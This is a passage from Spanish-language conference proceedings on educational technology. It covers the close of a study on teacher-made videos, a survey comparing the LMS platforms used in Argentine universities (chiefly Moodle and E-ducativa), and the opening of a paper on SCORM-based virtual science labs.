- los videos fueron preferidos sobre otros recursos (diapositivas de teoría, links a páginas relacionadas, foros, cuestionarios, etc.) utilizados en el dictado de la asignatura.
- el porcentaje de alumnos aprobados se incrementó notablemente respecto a años anteriores en los que no se utilizaron videos generados por la cátedra.
- los resultados de la encuesta, además de medir el impacto de los videos, permitieron identificar situaciones, percepciones e inquietudes de los alumnos que se contemplarán en la planificación del próximo dictado.

Un factor importante en esta experiencia es que los alumnos son activos consumidores de recursos audiovisuales y que dicha característica puede explotarse con propósitos educacionales para lograr la construcción de conocimiento. Así, los resultados obtenidos mostraron que los videos educativos, según la valoración de los propios alumnos, constituyen un verdadero recurso de apoyo al proceso de aprendizaje. Por ende, es importante seleccionar el tipo de videos a utilizar así como en qué momento del proceso de aprendizaje conviene incorporarlos. Para ello, es necesaria una correcta formación del docente en la elaboración de recursos multimedia así como un adecuado proceso de diseño para la producción de estos videos. Métodos como MeCoVED proporcionan una estructura apropiada y fácil de seguir, permitiendo no sólo una articulación de recursos sino también estrategias pedagógicas que promueven el uso adecuado de los videos como recurso pedagógico adaptado a diferentes metodologías de enseñanza.

El docente debe proporcionar de forma continua videos adecuados y actualizados, convirtiéndose en una herramienta didáctica que ayudará tanto al alumno como al docente en la construcción de conocimiento, motivando al alumno hacia el autoaprendizaje y al docente, en la búsqueda continua de innovaciones metodológicas para fortalecer su enseñanza.

6. Referencias

- [1] Area Moreira, Manuel. (2007). Algunos principios para el desarrollo de buenas prácticas pedagógicas con las TICs en el aula. *Comunicación y pedagogía: Nuevas tecnologías y recursos didácticos*, ISSN 1136-7733. pags. 42-47.
- [2] Ramos, J. L. (2000). *El vídeo educativo* [pdf]. Recuperado de <http://files.audiovisuales-edu.webnode.es/200000055-a4323a529e/Videdu.pdf>
- [3] Atencia, P. (2009). Los vídeos educativos en la web. Un recurso para utilizar las nuevas tecnologías aplicadas a la educación. *Innovación y experiencias educativas*, (22), 1-12. Recuperado 7 de Agosto de 2017, de http://www.csi-csif.es/andalucia/modules/mod_ense/revista/pdf/Numero_22/PE DRO_ATENCIA_1.pdf
- [4] Glen L. Bull & Lynn Bell. (2010). Teaching with digital video. *ISTE* (2010)
- [5] Gálvez, A. R., & García, A. R. (2015). *Uso del vídeo docente para la clase invertida: evaluación, ventajas e inconvenientes* [pdf]. Recuperado de https://www.researchgate.net/profile/Alfonso_Rosa-Garcia/publication/266673438_Uso_del_video_docente_para_la_clase_invertida_evaluacionventajas_e_inconvenientes/links/570c9bb608aea660813b2c87/Uso-del-video-docente-para-la-clase-invertida-evaluacion-ventajas-e-inconvenientes.pdf
- [6] Marqués, Pere (2003). Los videos educativos: Tipología, funciones, orientaciones para su uso. En <http://www.pangea.org/peremarques/videoori.htm>.
- [7] Método MECOVED (Método para la construcción de videos educativos digitales). Dans Marta. Anuario 2003 – FCE – Universidad Nacional de la Patagonia San Juan Bosco. Disponible en: <http://www.grupovitruvio.org/recursos/construccionvideoseducativos.pdf>
- [8] Alvarado, A. V., Martínez, J. M. D., Pineda, E. L., & Juárez, J. M. (2017). Los vídeo tutoriales como apoyo al proceso de enseñanza aprendizaje y sus implicaciones pedagógicas en el diseño instruccional. *EDUCATECONCIENCIA*, 14(15).
- [9] González, M., Gómez, M., & García, I. (2016). Uso de materiales multimedia como apoyo a la capacitación presencial en la educación continua. *Journal of Engineering and Technology*, 4(1).
- [10] MARTÍN, E., & Hernández, J. (2014). *Pedagogía audiovisual: monográfico de experiencias docentes multimedia*. ISBN 978-84-697-0914-6. Madrid. Servicio de Publicaciones, Universidad Rey Juan Carlos.

Plataformas de e-Learning Utilizadas en el Nivel de Educación Superior Argentino: Comparación y Análisis

Frittelli, Valerio – Kabusch, Andrés – Nieves, Carola – Pindar, Marina
Carrera de Ciclo de Licenciatura en Tecnología Educativa
Universidad Tecnológica Nacional – Facultad Regional Córdoba
Córdoba - Argentina

vfrittelli@gmail.com - arkabusch@gmail.com - carolanievas75@gmail.com -
marinapindar@gmail.com

Abstract

Este trabajo se encuadra en el marco de las actividades previstas para el proyecto de investigación UTN4501 - Entornos Personales de Aprendizaje para los Niveles de Grado y Posgrado en la Universidad Tecnológica Nacional - Facultad Regional Córdoba (UTN – FRC), iniciado en Mayo de 2017 en el seno de la carrera de Ciclo de Licenciatura en Tecnología Educativa de la UTN – FRC. Como parte del plan de trabajo del citado proyecto está prevista una primera etapa de análisis comparativo de los antecedentes de la acción educativa en el contexto de la formación de grado y de posgrado en Argentina, en el contexto del uso y aplicación de plataformas de e-learning (designadas en general como LMS, por Learning Management Systems), para obtener así una adecuada visión y comprensión del estado actual del arte en la disciplina, determinar cuáles son las plataformas de LMS más utilizadas y facilitar eventualmente la selección de una de esas plataformas para ser aplicada en algún contexto local. El trabajo que aquí se expone es el resultado de ese análisis, para ser propuesto en el CONAIISI 2017 - Congreso Nacional de Ingeniería Informática – Sistemas de Información (2017) (Ciudad de Santa Fe – Argentina).

1. Introducción

La evolución de la virtualidad en la sociedad moderna y su presencia en las actividades educativas hacen que las alternativas académicas se ofrezcan como opciones formativas de calidad en los niveles de grado y de posgrado universitarios. En gran medida, la calidad de esas opciones formativas depende del diseño e implementación de las plataformas de soporte de e-learning (designadas en general como LMS, acrónimo de Learning Management System) en las cuales se montan y

a través de las cuales los interesados acceden a los materiales de estudio, las actividades prácticas, las evaluaciones y el sistema de comunicaciones [1]. La primera propuesta general del proyecto de investigación que da marco a este trabajo, es la de formular pautas y bases metodológicas para el diseño e implementación de esas plataformas de LMS, en los niveles de grado y posgrado universitarios, de forma de facilitar el acceso y aplicación sistematizada y fundamentada de esos recursos por parte de Cátedras, Departamentos y otras dependencias académicas universitarias. Y como una de las actividades del plan de trabajo, se propuso realizar un análisis comparativo, en el contexto de la formación de grado y de posgrado en Argentina, en cuanto al uso y aplicación de plataformas de LMS para comprender del estado actual del arte en la disciplina y facilitar la selección de una de esas plataformas como soporte para los futuros diseños y propuestas.

Por otra parte, la proliferación de diferentes sistemas y plataformas de LMS, con múltiples posibilidades de diseño, gestión, administración y seguimiento de actividades hace que la tarea de llevar a cabo una evaluación comparativa para lograr una adecuada aproximación al estado del arte y facilitar la decisión posterior en cuanto a cuáles podrían ser las plataformas más recomendables, se torne una tarea compleja. Siendo tan avanzados los desarrollos actuales de los LMS, es esencial para la fiabilidad de esta comparación, la profundidad del nivel de análisis que se realice para cada plataforma, para lo cual el punto de partida es poner en claro la propia definición del concepto de plataforma LMS y sus alcances. Muchos autores han propuesto definiciones, que en general coinciden en los aspectos generales: se trata de herramientas informáticas integradas que se utilizan para la creación, gestión y distribución de opciones educativas a través de la Web [2, 3, 4]. Es decir, son aplicaciones para la creación de

entornos de enseñanza y de aprendizaje, que integran materiales didácticos y herramientas de comunicación, colaboración y de gestión educativa. Estas plataformas permiten de manera integral desarrollar y gestionar cursos virtuales completos, atendiendo aspectos relacionados con la gestión del aprendizaje, los contextos en los que se lleva a cabo la acción educativa, los contenidos propuestos y los objetos de estudio [5].

2. Plataformas LMS: tipos y características.

Los sistemas de soporte de LMS pueden ser clasificados en diversos tipos, de acuerdo a diversos criterios. Si se considera la disponibilidad del recurso, una clasificación razonable propone tres clases [6, 7, 3]: las *plataformas comerciales* (que requieren el pago de derechos de licencia), las *plataformas de software libre* (no requieren pago de licencia y hasta pueden encontrarse bajo modelo *open source*) y finalmente las *plataformas en la nube* (que estrictamente no son consideradas como LMS propiamente dichas, sino que se estructuran como portales para el acceso a ofertas educativas diversas).

Entre las plataformas comerciales disponibles más conocidas se encuentran *Blackboard*, *WebCT*, *OSMedia*, *Saba*, *eCollege*, *Fronter*, *SidWeb*, *e-ducative* y *Catedr@*, entre otras. En cuanto a las plataformas de software libre, algunas de las más usadas son *ATutor*, *Dokeos*, *Claroline*, *dotLRN*, *Moodle*, *Ganesh*, *ILIAS* y *Sakai*. Y finalmente, en la categoría de plataformas o portales en la nube, son muy conocidas *Udacity*, *Coursera*, *Udemy*, *edX*, *Ecaths*, *Wiziq* y *Edmodo*, entre otras [6].

Respecto de las características técnicas y funcionales, los diferentes estilos de aprendizaje se han vuelto el foco de quienes implementan un sistema LMS. Para su desarrollo es importante integrar especialmente tres variables: el *nivel de aprendizaje*, el *nivel de conocimiento* y las *experiencias previas del estudiante* [4]. Por lo tanto, al momento de evaluar las cualidades que una plataforma ofrece, es recomendable tener presente cuál es el modelo pedagógico que la institución ha establecido o al cual adhiere. Es indispensable no perder de vista, frente a los modelos basados en el estudiante, que el aprendizaje es un proceso complejo y particular para cada individuo. Al ser una actividad en la que intervienen múltiples factores, dotándola de una heterogeneidad inmensa, el diseño instruccional debe presentarse lo más altamente usable, flexible y estandarizado posible.

De acuerdo a lo expresado, se han realizado numerosas clasificaciones sobre las características esperables en un LMS. Algunas de ellas [7, 3] son la posibilidad de *interactividad* entre participantes, la *flexibilidad* para adaptar la plataforma a otros modelos educativos y contenidos, la posible *escalabilidad* para

aumentar la carga de trabajo sin perder eficiencia, el nivel de *estandarización*, que facilite la integración de elementos que no fueron diseñados para esa plataforma específica, la *usabilidad* o sencillez de uso, la *disponibilidad en distintos idiomas*, que favorece la internacionalización de los recursos educativos propuestos, la *funcionalidad* o utilidad real que tiene para los usuarios, la *ubicuidad* o capacidad efectiva de contener todo lo que el usuario pueda necesitar, la *persuabilidad* o capacidad que la plataforma tiene para ganar el favor permanente de un usuario, la *accesibilidad* que la misma ofrece a personas con necesidades y capacidades diferentes, la posibilidad de *emitir algún tipo de certificación* desde la propia plataforma para los usuarios que hayan completado cursos o que hayan alcanzado ciertas metas o competencias y la disponibilidad de *recursos de medición de actividades de usuarios*, que permiten obtener estadísticas respecto del nivel de avance y eventualmente hacer algún tipo de predicción sobre resultados esperados.

De todas las características mencionadas, y a los efectos de uniformar los criterios de análisis, hemos tomado (para el proceso de comparación entre plataformas) las siete que en general se aceptan como fuertemente recomendables en una plataforma de LMS, a saber [1, 6]: *interactividad*, *flexibilidad*, *usabilidad*, *escalabilidad*, *estandarización*, *funcionalidad* y *ubicuidad*.

3. Plataformas relevadas.

Para intentar determinar cuáles son las plataformas de LMS más utilizadas en el ámbito de la educación universitaria argentina (tanto para el nivel de grado como para el de posgrado) se procedió a la exploración de los sitios web de una muestra de 50 universidades nacionales públicas o privadas e institutos privados de educación superior.

La tabla que sigue muestra los resultados obtenidos:

Tabla 1: Uso de plataformas de LMS en Instituciones de Nivel Superior relevadas

Plataforma	Cantidad	Porcentaje
Moodle	16	32 %
E-ducative	14	28 %
Claroline	8	16 %
Dokeos	5	10 %
(Desarrollos propios)	5	10 %
WebCT	1	2 %
ATutor	1	2 %
Total:	50	100%

(Fuente: relevamiento propio)

En todos los sitios web consultados está disponible el acceso mediante hipervínculos a la sección o módulo de educación virtual, y esa sección a su vez está soportada por algún tipo de plataforma de LMS. Si bien el acceso pleno a los recursos disponibles sólo es posible si se cuenta con un usuario homologado y un password, el hecho es que a los efectos del relevamiento del nombre y del tipo de plataforma usada es suficiente con el acceso a la página principal y eventualmente un ingreso mediante permisos de invitados (muchas veces disponible).

Se puede observar que las cuatro plataformas más utilizadas son *Moodle*, *E-ducactiva*, *Claroline* y *Dokeos* (la segunda de tipo comercial y las otras tres de tipo de software libre). Se relevaron cinco casos de instituciones que utilizan algún tipo de plataforma de diseño y desarrollo propio y a medida de cada institución, y sólo un par de casos en los que se emplearon otras plataformas (como *WebCT* o *ATutor*).

Es notable en la muestra, que las dos plataformas más utilizadas (*Moodle* y *E-ducactiva*) absorben juntas las preferencias del 60% de las instituciones relevadas. Las dos plataformas siguientes en nivel de preferencia (*Claroline* y *Dokeos*) llegan juntas a un destacable 26% de la muestra. Por otra parte, es interesante el hecho de que un 5% de las instituciones relevadas usa algún tipo de plataforma de diseño y desarrollo propio, *ad hoc*, lo cual implica que esas instituciones han destinado parte de su personal y considerables recursos para ese fin.

4. Plataformas más usadas: características.

Habiendo realizado un muestreo respecto de las plataformas que aparecen con más frecuencia entre las preferencias de las instituciones educativas de nivel superior en Argentina, mostramos ahora un análisis comparativo entre las características de las dos principales (*Moodle* y *E-ducactiva*). Se pretende de esta forma ayudar a comprender las razones por las cuales estas dos plataformas surgen como las preferidas en el contexto de la educación superior argentina.

Para facilitar la uniformidad del análisis comparativo, nos basamos en los siete factores descriptivos que ya hemos sugerido [1]: *interactividad*, *flexibilidad*, *usabilidad*, *escalabilidad*, *estandarización*, *funcionalidad* y *ubicuidad*. Para cada uno de ellos, destacamos a continuación las principales características de las dos plataformas (según se enumeran en general en la referencia [1]):

4.1. Interactividad:

Moodle: Permite la comunicación con facilidad tanto a nivel horizontal (estudiante – estudiante y docente – docente) como a nivel vertical (estudiante – docente).

Esta comunicación se basa en mecanismos de mensajería interna, foros y servicios de chat.

E-ducactiva: También favorece la comunicación horizontal y vertical: el acceso a la sección de contactos, así como también a cualquier sitio en que se mencione a una persona, permite enviarle un mensaje interno. También implementa servicios de videoconferencias, foros y chats [1].

4.2. Flexibilidad:

Moodle: Se basa en la teoría del constructivismo según la cual el conocimiento se construye en la mente del estudiante en lugar de ser transmitido sin cambios a partir de libros o enseñanzas. Un docente constructivista crea un ambiente centrado en el estudiante y lo ayuda a construir ese conocimiento en base a sus habilidades y conocimientos propios, en lugar de simplemente publicar y transmitir la información que consideran que los estudiantes deben conocer. En ese sentido, entonces, Moodle soporta alrededor de veinte tipos diferentes de actividades, tales como foros, glosarios, wikis, tareas, cuestionarios, encuestas, bases de datos, chats, lecciones y talleres (entre otras) y cada una puede ser adaptada a las necesidades propias de cada curso, además de permitir combinar las actividades en secuencias, perfiles y grupos [1].

E-ducactiva: Todas las secciones permiten que cualquiera de los integrantes de un curso o grupo ingrese contenido que considere relevante para el mismo. Esto posibilita que el propio grupo se realimente con entradas de información, no sólo del docente, sino también de los estudiantes, facilitando el aprendizaje colaborativo. Se destacan áreas en las que el estudiante interactúa con diferentes herramientas permitiéndole la socialización con los participantes del curso [1].

4.3. Usabilidad:

Moodle: Se encuentra traducido a más de setenta idiomas. El sistema es en general intuitivo y fácil de usar, por lo que los estudiantes se familiarizan rápidamente con el entorno de la plataforma. Los estudiantes son impulsados a construir un perfil en línea incluyendo sus fotos y descripciones extensas. El feedback es inmediato en muchas actividades, incluida la evaluación y los comentarios provistos por los docentes [1].

E-educativa: Su interfaz nativa es en idioma español, sin límite de usuarios desde la plataforma. La plataforma es amigable e intuitiva. Permite la realización de autoevaluaciones y la elaboración de trabajos individuales y/o grupales. Los estudiantes pueden crear eventos en el calendario y organizar así sus tiempos. Los estudiantes pueden hacer un seguimiento de sus evaluaciones y los docentes pueden hacer un seguimiento del proceso educativo. Los estudiantes pueden publicar archivos y también crear links en sitios y hacer una descripción de los mismos [1].

4.4. Escalabilidad:

Moodle: Es una plataforma en constante crecimiento. Incluye un contenedor de cursos que permite crear y manejar contenidos y evaluaciones. Los cursos son reutilizables, por lo que la creación y configuración de nuevos cursos se simplifica. Los cursos y recursos pueden también ser compartidos con otros cursos, y es posible crear cursos conjuntamente con otros docentes del mismo o diferente sector o departamento. La configuración técnica de un servidor con gran número de usuarios debe ser realizada en forma cuidadosa para obtener un mayor desempeño, pero eso no interfiere con el punto de vista y las tareas de los docentes que administran cada curso [1].

E-educativa: Adapta su funcionamiento a condiciones mínimas de equipamiento e infraestructura, por lo que puede ser usada en sectores con bajo desarrollo tecnológico. La administración de la plataforma es directa y sencilla, con dos clases de administradores: uno para toda la aplicación llamado *webmaster* y otro designado como *administrador* para cada uno de los grupos o cursos que se definan. En función de la concurrencia de usuarios prevista, deberá dimensionarse la capacidad del servidor y del vínculo con Internet, pero esto no afecta a las tareas de los docentes a cargo de cada grupo [1].

4.5. Estandarización:

Moodle: Puede elegir el formato del curso por semana, por tema o por tema de discusión basado en un formato social. Permite colocar recursos variados para formar una unidad de contenidos: etiquetas, archivos en formato variable (texto, audio, video, etc.). El docente tiene todo el control sobre los contenidos del curso, que pueden ser provistos mediante la edición directa de esos contenidos desde la propia plataforma o como ficheros externos en formatos muy diversos. Dispone de varios temas o

plantillas que permiten al administrador de la plataforma personalizar colores y tipos de letra a su gusto o necesidad. Estas plantillas son fáciles de modificar y ampliar. Es posible cambiar el modo de edición de docente a vista del estudiante, con lo que permite asegurarse que los estudiantes vean en la plataforma sólo lo que deben ver y ocultar el resto [1]. El intercambio de contenidos puede hacerse a partir de la implementación de varios estándares educativos como IMS (*Instruction Management Systems*) y SCORM (*Sharable Content Object Reference Model*) [8].

E-educativa: Permite edición de contenidos integrado a la plataforma en la vista de administración. Permite establecer la configuración general del aspecto visual del entorno del campus. El contenido multimedia se maneja principalmente por ficheros, que pueden ser elaborados con cualquier herramienta. Soporta todos los formatos de ficheros multimedia estándares, reproducibles directamente desde el navegador, si este dispone de los plug-ins necesarios [1]. Permite el intercambio de contenidos a partir de la implementación de las especificaciones de diversos estándares educativos como AICC (*Aviation Industry Computer-Based Training Committee*) y SCORM (*Sharable Content Object Reference Model*) [8].

4.6. Funcionalidad:

Moodle: Si bien la plataforma cubre con eficiencia aspectos de soporte de contenidos y comunicaciones, uno de sus puntos fuertes aparece desde el punto de vista de las actividades a realizar por los estudiantes y las posibilidades de seguimiento, calificación e intervención en esas actividades por parte de los docentes. La plataforma es muy versátil. Se pueden establecer plazos de entrega de esas actividades y los docentes monitorean el desarrollo. Es posible colocar como recurso enunciados de exámenes y/o trabajos especiales, debiendo los estudiantes subir sus desarrollos como archivos adjuntos, con horario y fecha de vencimiento de entrega [1]. Los docentes cuentan en todo momento con información muy completa sobre el trabajo realizado por los estudiantes. El proceso de evaluación puede entonces diseñarse como un proceso continuo, con permanentes y efectivos elementos de retro-alimentación a los estudiantes por parte de los docentes.

E-educativa: Permite la actualización permanente de los accesos realizados y contenidos no leídos. Dado que el asincronismo es una de las principales apuestas para esta plataforma, se puede disponer del material de estudio en cualquier momento facilitando así que cada estudiante administre mejor sus tiempos. La posibilidad de analizar y discutir en los foros son una parte importante de las actividades que se pueden realizar fuera de los horarios de clases presenciales de forma de optimizar el tiempo y aprovechar mejor estas clases [1].

4.7. Ubicuidad:

Moodle: Tanto los estudiantes como los docentes cuentan con acceso a sus materiales de estudio, elementos de comunicación, actividades y evaluaciones a través de enlaces en las distintas secciones o bloques disponibles. Los docentes pueden configurar el acceso total o parcial a determinados bloques y recursos dentro de ellos, incluso limitando esos accesos de acuerdo al grupo al que pertenezca cada estudiante o a restricciones específicas como su nivel de avance con cierto grupo de actividades. Un curso puede continuar activo y accesible para los estudiantes incluso cuando el curso haya finalizado. La posibilidad de compartir características de un curso permite crear nuevos cursos sin necesariamente cerrar los que ya finalizaron; y de este modo los estudiantes siempre pueden volver a acceder a sus materiales, trabajos y evaluaciones en el contexto de cursos anteriores.

E-educativa: Además de las características generales ya enumeradas, y del hecho de que la plataforma favorece el acceso asíncrono permanente y la actualización de los recursos disponibles, se puede destacar que mediante un calendario se logra organizar las actividades, presentaciones y evaluaciones que los estudiantes deben realizar, y que es posible ordenar los correos y mensajes almacenándolos mediante etiquetas organizadoras, además de poder verificar si el destinatario leyó el correo, entre otros elementos de control [1].

5. Conclusiones.

Se puede observar, como resultado del rápido proceso de comparación que se acaba de mostrar, que ambas plataformas son muy completas en relación a la cobertura de los principales factores tenidos en cuenta para el análisis. No es de extrañar entonces que ambas cuenten

con un alto grado de preferencia en cuanto a la selección como plataforma de LMS en el contexto argentino.

Concretamente, el hecho de ser *Moodle* una plataforma de acceso libre, sin pago de licencia, y de estar disponible en español (además de en un gran número de otros idiomas), lleve a que posiblemente sea la más elegida en el nivel superior argentino.

Sin embargo, algunas desventajas de *Moodle*, tales como una estructura de navegación poco amigable para la creación de contenidos y el uso de muchos recursos de red (provocando lentitud en el acceso) [1], pueden haber influido en que muchas instituciones hayan optado por la plataforma *E-educativa*, que si bien se ofrece como un producto con pago de licencia, también se destaca por su extrema sencillez de administración y por no exigir un excesivo consumo de recursos.

6. Agradecimientos

Este trabajo fue desarrollado como parte del plan de trabajo previsto para el proyecto de investigación UTN4501 - *Entornos Personales de Aprendizaje para los Niveles de Grado y Posgrado en la Universidad Tecnológica Nacional - Facultad Regional Córdoba (UTN – FRC)*, iniciado en Mayo de 2017 en el seno de la carrera de *Ciclo de Licenciatura en Tecnología Educativa de la UTN – FRC*. Los integrantes del equipo para el citado proyecto desean agradecer el apoyo permanente y sin condiciones brindado por la Dirección de Posgrado de la UTN - FRC a través de su directora, licenciada Carolina Ávila, y especialmente al personal de la Secretaría de Ciencia y Tecnología de la UTN – FRC por sus invaluable gestiones y servicios de apoyo, que muchas veces pasan desapercibidos.

7. Referencias

- [1] S. Castro, C. Clarenc, C. López de Lenz, M. E. Moreno and N. Tosco, *Analizamos 19 Plataformas de E-Learning - Investigación colaborativa sobre LMS*, San Luis (Argentina): Grupo GEIPITE - Congreso Virtual Mundial de e-Learning, 2013.
- [2] M. Chiarani, I. Pianucci and M. Lucero, "Criterios de Evaluación de Plataformas Virtuales de Código Abierto para Ambientes de Aprendizajes Colaborativos," in *VI Workshop de Investigadores en Ciencias de la Computación*, Neuquén, 2004.
- [3] P. Pineda Martínez and A. Castañeda Zumeta, "Los LMS como herramienta colaborativa en educación. Un análisis comparativo de las grandes plataformas a nivel mundial," in *V Congreso Internacional Latina de Comunicación Social (V CILCS)*, La Laguna (Tenerife), 2013.
- [4] J. Velez, S. Baldiris, S. Nassiff and R. Fabregat, "Generación de cursos virtuales adaptativos basados en SCORM e IMSLD," *Avances en Sistemas e Informática*, vol. 5, no. 3, pp. 49-59, 2008.

- [5] U. Cukierman, J. Rozenhauz and H. Santángelo, Tecnología educativa: Recursos, modelos y metodologías, Buenos Aires: Prentice Hall - Pearson Education, 2009.
- [6] C. Clarenc, "Instrumento de evaluación y selección de sistemas de gestión de aprendizaje y otros materiales digitales," in *Congreso Mundial Virtual de E-Learning*, www.congresoelearning.org, 2013.
- [7] J. Maldonado, "Modelo de Calidad de un LMS," Fundación Consorcio Ecuatoriano para el Desarrollo de Internet Avanzado - CEDIA, 2015. [Online]. Available: <http://repositorio.cedia.org.ec/handle/123456789/1002>.
- [8] E. Hernández, "Estándares y Especificaciones de E-learning: Ordenando el desorden," 2003. [Online]. Available: <https://www.uv.es/ticape/docs/eduardo.pdf>.

Experiencias en Nuevas Prácticas Educativas en Ciencias Básicas a Distancia

Ciulli, María Elena

Placereano, Zulema Ruth

Piray, Eduardo Enrique

*Subsecretaría de Investigación. Facultad de Ciencias de la Administración. Centro Regional
Universitario Córdoba IUA*

mciulli@gmail.com, zplacereano@gmail.com, epiray292@alumnos.iau.edu.ar

Abstract

El presente trabajo tiene por objetivo describir experiencias y resultados alcanzados en el transcurso del Proyecto de Investigación denominado “Desarrollo e implementación de un Prototipo de Laboratorios Virtuales para la Enseñanza de la Ciencias Básicas en Educación a Distancia”, a los fines de validar el uso de plataformas virtuales en la enseñanza de materias con alto contenido práctico, tales como las ciencias básicas, en una modalidad de estudio donde las lejanías geográficas impiden prácticas de laboratorio en lugares físicos a los alumnos.

Se presentará: la arquitectura y metodología de desarrollo, los criterios para la selección de simulaciones de laboratorio, las herramientas de Tecnologías de la Información y Comunicación (TIC) utilizadas, los estándares investigados y bajo los que se trabaja, las dificultades durante el desarrollo, la mitigación de contingencias, el estado actual del proyecto, y la proyección a futuro.

Palabras Clave

TIC, Educación, Laboratorio Virtual, SCORM.

1. Introducción

La dupla de TIC y educación a distancia permite imaginar y plasmar muchos matices en proceso de enseñanza-aprendizaje: interacción síncrona o asíncrona, introducción de factores de colaboración, de flexibilización, de dinamismo, apertura en la enseñanza, incorporación de elementos pedagógicos multimedia, virtualización del medio físico, y empleo de simulaciones [1].

En la modalidad de enseñanza a distancia, la realización de los llamados laboratorios tradicionales (tipificados por el acceso local y la instrumentación física), se vuelve complicada, dadas las limitaciones que existen en ese contexto educativo, tales como necesidades de traslado del estudiante, la administración de sus tiempos, y la propia materialidad en la que dicha práctica se sustenta, y, por lo tanto, exige. La utilización de laboratorios

virtuales (o simulaciones) como implementación TIC en la educación a distancia y presencial permite que los alumnos logren aprendizajes significativos [2], al complementar el estudio teórico de ciencias básicas, a la vez que se favorece su capacidad de trabajo colaborativo [3]. Por lo mencionado es que el Instituto Universitario Aeronáutico (IUA), con extensa trayectoria en el dictado de carreras semipresenciales y a distancia, persigue enriquecer el estudio circunscrito al área de ciencias básicas, a través de la posibilidad de ilustrar la teoría dictada en las distintas materias que integran el área, y haciendo partícipe al alumno para que pueda observar, indagar y verificar en la práctica los principios, teorías y fenómenos estudiados.

Los resultados concretos que se derivan de los procesos de trabajo definidos para este proyecto, consisten en lo que se conoce como Objetos de Aprendizaje (OA), esto es, “cualquier recurso digital que puede ser utilizado para el aprendizaje” [4]. En este caso específico, lo que se quiere lograr son OA constituidos por simulaciones de experimentaciones de ciencias básicas, elegidas de acuerdo a los requerimientos de las materias correspondientes, y con los recursos teóricos y de evaluación que cada tutor decida agregarles, terminando por constituirse en módulos autocontenidos a los que los estudiantes puedan acceder a través de la plataforma de aulas virtuales del IUA en las que son implementados.

2. Definiciones

Se presentan una serie de definiciones sobre términos que utilizaremos en el desarrollo del presente trabajo.

- Laboratorio Tradicional (LT): ambiente presencial, físico, local; para observar y efectuar prácticas. Es el llamado laboratorio presencial o laboratorio de acceso local. Se utilizan equipos físicos de laboratorio y los ensayos son realizados in situ.

- Laboratorios Virtuales (LV): consisten en simulaciones por computadora que buscan “aproximar el ambiente de un laboratorio tradicional (LT)” [5]. Se definen como un espacio de trabajo electrónico, desarrollado y mediado por TIC, y

diseñado para la experimentación y colaboración a distancia, representando algún fenómeno observable en la naturaleza, o en un LT [6]

- **Herramientas de autor (HA):** se tratan de programas informáticos, pensados para desarrollar materiales educativos de forma sencilla, con la flexibilidad suficiente como para que el usuario los personalice, edite, gestione, comparta y reutilice a su gusto, y con la posibilidad de crearlos con el contenido que se desee, y de incorporar en ellos recursos de naturalezas variadas, como imágenes, videos, texto, animaciones, entre otros [7]. Estas herramientas están orientadas para ser usadas por una gran variedad de usuarios, sin necesidad de que posean conocimientos técnicos o de programación. Este componente es el que permitirá crear los OA que contengan a las simulaciones, y cualquier otro contenido (conceptual, evaluativo) que sea necesario integrar.

- **LMS (Learning Management System),** también conocido como Aula Virtual, es un software basado en web, utilizado para la gestión, seguimiento y obtención de reportes de cursos, con el fin de guiar y administrar de manera automática y simple el proceso de aprendizaje en los mismos [8].

- **SCORM (Sharable Content Object Reference Model)** es una recopilación y armonización de las especificaciones y normas que define la interrelación de objetos de contenido, modelos de datos y protocolos, de tal manera que los objetos son compartibles a través de sistemas que cumplen con el mismo modelo. Esta especificación promueve la reutilización y la interoperabilidad de los contenidos de aprendizaje a través de sistemas de gestión de aprendizaje (LMS) [9]. Entre otras cosas este estándar facilita la tarea de gestión de los contenidos educativos que lo implementan. El mismo presenta dos versiones (1.2 y 2004).

3. Metodología Implementada y Herramientas Utilizadas

El proceso seguido para la obtención de los OA, consta de las siguientes etapas: a) selección de las asignaturas y temas a ser simulados, conjuntamente con el profesor de la cátedra; b) identificación de los requisitos, tanto funcionales como no funcionales, globales y específicos; c) selección y análisis de las herramientas y tecnologías más adecuadas para llevar a cabo el desarrollo; d) efectuar el diseño y desarrollo de los OA usando las herramientas elegidas, y de acuerdo a los criterios y requisitos determinados; e) realización de pruebas de funcionamiento e integración en plataformas piloto, es decir, aulas virtuales de prueba; f) configuración y evaluación exhaustiva de la plataforma piloto operando como LV en las asignaturas sobre temas previamente seleccionados.

El proceso se lleva a cabo en el marco de una arquitectura basada en la integración de

herramientas, estándares y funcionalidades, teniendo en cuenta los factores condicionantes del entorno de trabajo, y una serie de criterios establecidos desde el punto de vista técnico, pedagógico y de adecuación de las simulaciones al fenómeno que se pretende representar.

Uno de los componentes fundamentales de la arquitectura son los Laboratorios virtuales o simulaciones. En el presente proyecto, se tuvieron en cuenta para la selección de simulaciones los criterios mencionados en la Tabla 1.

Tabla 1. Criterios para la selección de Laboratorios Virtuales.

Perspectiva pedagógica/educacional	Perspectiva técnica
Las simulaciones tienen que representar adecuadamente los fenómenos o experiencias a simular, para explorar y comprobar desempeños esperados.	Las simulaciones deben ser libres y open source.
Las simulaciones deben adecuarse a los requerimientos de los planes de estudio de las materias en las que son requeridos.	Las simulaciones deben poder embeberse fácilmente, para asegurar así su interoperabilidad.
Las simulaciones tienen que ser cuantificables, dando lugar a la realización de mediciones y cálculos de propagación errores.	Las simulaciones deben ser altamente interactivas.

Las herramientas (fuentes proveedoras de simulaciones) relevadas y elegidas para adquirir las simulaciones, por cumplir con los criterios enumerados fueron: PhETinteractivesimulations [6], y, Open SourcePhysics (OSP) [10].

En este contexto, se seleccionó la HA de eXeLearning por su facilidad de uso, disponibilidad para múltiples plataformas, la riqueza de sus funcionalidades y de recursos que permite incorporar, y por último, pero no menos importante, por estar alineado con el estándar SCORM [11].

Una de los componentes de esta arquitectura de integración de herramientas, y que podríamos decir, el eje de la misma, es el estándar SCORM. Todo el trabajo realizado a lo largo de sus distintas etapas, está atravesado por dicho estándar. La versión utilizada es la 1.2 de ADL (Advanced Distributed Learning), siendo esta la que favorece la integración e interoperabilidad de los recursos y herramientas empleados, y no así la versión 2004. Cada contenido educativo, queda integrado en un “paquete SCORM”, el cual incorpora los recursos del propio objeto de aprendizaje, una serie de reglas de secuenciación y un conjunto de variables para llevar a cabo el seguimiento de la ejecución del paquete en el entorno educativo.

Resta mencionar otro integrante de la arquitectura, justamente el LMS, en este caso la empresa de tecnología llamada educativa, es la proveedora del servicio de aulas virtuales del IUA. [12]

4. Características y Seguimiento de los Objetos de Aprendizaje

Por medio de la herramienta de autor eXeLearning, se generan "paquetes de contenidos" bajo el estándar SCORM 1.2, que luego son insertados en la plataforma LMS educativa del IUA.

